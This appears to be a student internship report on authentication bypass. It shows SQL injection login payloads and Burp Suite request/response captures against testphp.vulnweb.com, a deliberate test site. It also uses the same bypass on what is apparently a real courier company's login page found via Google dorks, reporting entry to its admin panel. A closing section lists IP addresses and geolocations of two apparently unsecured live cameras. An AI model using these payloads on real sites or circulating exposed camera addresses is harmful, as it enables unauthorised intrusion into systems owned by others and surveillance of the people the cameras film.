

Internship Project 1:- Authentication Bypass

1) a) Manual: (Using SQL injection)

- The website from GHDB: http://www.alltimecargo.com/login.php




- Since we don't know either the username or password, we use SQL injection to get into the admin panel.
- We input Username = **abc' or '1' = '1** and Password = **abc' or '1' = '1** where **abc** is just a random string.



Username
abc' or '1' = '1
Password
••••••••••••••••

- Thus, it would successfully get us into the admin panel.




All Time Courier & Cargo Dashbord

Hi
Meadmin
Welcome To the admin pannel.

- **Reason:** The login credentials that are given by the users get inputted in the following SQL code : [select * from table name where Username = **‘abc’ or ‘1’ = ‘1** ’ and Password = **‘abc’ or ‘1’ = ‘1**’] Now since 1 is always equal to 1, in both the cases (Username and Password), the given credentials are correct no matter what string we give followed by an apostrophe(‘) as “or” function is used. Therefore, since both Username and Password are true, it gets successfully logged in and thus we can get into the admin panel manually!

1) b) Using Burp Suite and SQL injection:

- Website: http://testphp.vulnweb.com/login.php



TEST and Demonstration site for Acunetix Web Vulnerability Scanner


If you are already registered please enter your login information below:

Username :

Password :


You can also signup here.
Signup disabled. Please use the username test and the password test.

- Here, we are going to use burp suite and SQL injection to get into the admin panel as well as to get the correct login credentials.
- Ensure that the browser (Firefox) proxy settings are configured correctly.
- Open the Burp Suite (Community edition) and ensure Proxy “Intercept” is ON.
- Now send a request to the server from the website by just clicking on the “login” button.




```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
 Gecko/20100101 Firefox/96.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Origin: http://testphp.vulnweb.com
Connection: close
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1

uname=&pass=
```

- The request will be captured in the Proxy “Intercept” tab.
- Right-click anywhere on the request and click “Send to Repeater” from the context menu.
- Then go to the “Repeater” tab.




```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
 Gecko/20100101 Firefox/96.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Origin: http://testphp.vulnweb.com
Connection: close
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1

uname=abc' or '1' or '1 &pass=abc' or '1' or '1
```

- We then input uname = **abc’ or ‘1’ or ‘1** and pass = **abc’ or ‘1’ or ‘1** by SQL injection as we don’t know the actual Username and password of this login page.
- Click “Send”. This should make us view the Response.




```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
 Gecko/20100101 Firefox/96.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: http://testphp.vulnweb.com
Connection: close
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1

uname=abc' or '1' or '1 &pass=abc' or '1' or '1
```

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Tue, 11 Jan 2022 17:24:35 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Set-Cookie: login=test%2Ftest
Content-Length: 5893

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
  <!-- InstanceBegin
  template="/Templates/main_dynamic_template.dwt.php"
  codeOutsideHTMLIsLocked="false" -->
  <head>
    <meta http-equiv="Content-Type" content="text/html;
    charset=iso-8859-2">

    <!-- InstanceBeginEditable name="document_title_rgn" -->
    <title>
      user info
    </title>
    <!-- InstanceEndEditable -->
    <link rel="stylesheet" href="style.css" type="text/css">
    <!-- InstanceBeginEditable name="headers_rgn" -->
    <!-- here goes headers headers -->
    <!-- InstanceEndEditable -->
    <script language="JavaScript" type="text/JavaScript">
      <!--
      function MM_reloadPage(init) {
          //reloads the window if Nav4 resized
        if (init==true) with (navigator) {
          if ((appName=="Netscape")&&(parseInt(appVersion)==4
          )) {
            document.MM_pgW=innerWidth;
             document.MM_pgH=innerHeight;
             onresize=MM_reloadPage;

          }
```



```
Set-Cookie: login=test%2Ftest
Content-Length: 5893
```

- Here in the response, we should be able to see the actual login credentials i.e., Username = **test** and Password = **test**
- Then right-click anywhere on the response and click “Show response in browser” from the context menu.




Show response in browser

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/2/b3u3q6t46ei5qwk701b7ctthd2vfg7k3

☐ In future, just copy the URL and don't show this dialog

- Copy the URL below and paste it into the browser that is configured to use Burp as its Proxy.
- Thus, we should be able to get into the admin panel.




(test)

On this page you can visualize or edit you user information.

Name:	
Credit card number:	
E-Mail:	
Phone number:	
Address:	

2) **Live Cameras:** (Using GHDB)


- Live Camera 1: http://109.233.191.130:8080/



Using IP geolocation, I found out that this IP (109.233.191.130) belongs to:

- Country = **Serbia**
- City = **Belgrade**
- Latitude = **44.80701**
- Longitude = **20.38242**

- Live Camera 2**:** http://122.116.41.8:8080/



Using IP geolocation, I found out that this IP (122.116.41.8) belongs to:

- Country = **Taiwan**
- City = **Taipei City**
- Latitude = **25.03293**
- Longitude = **121.56705**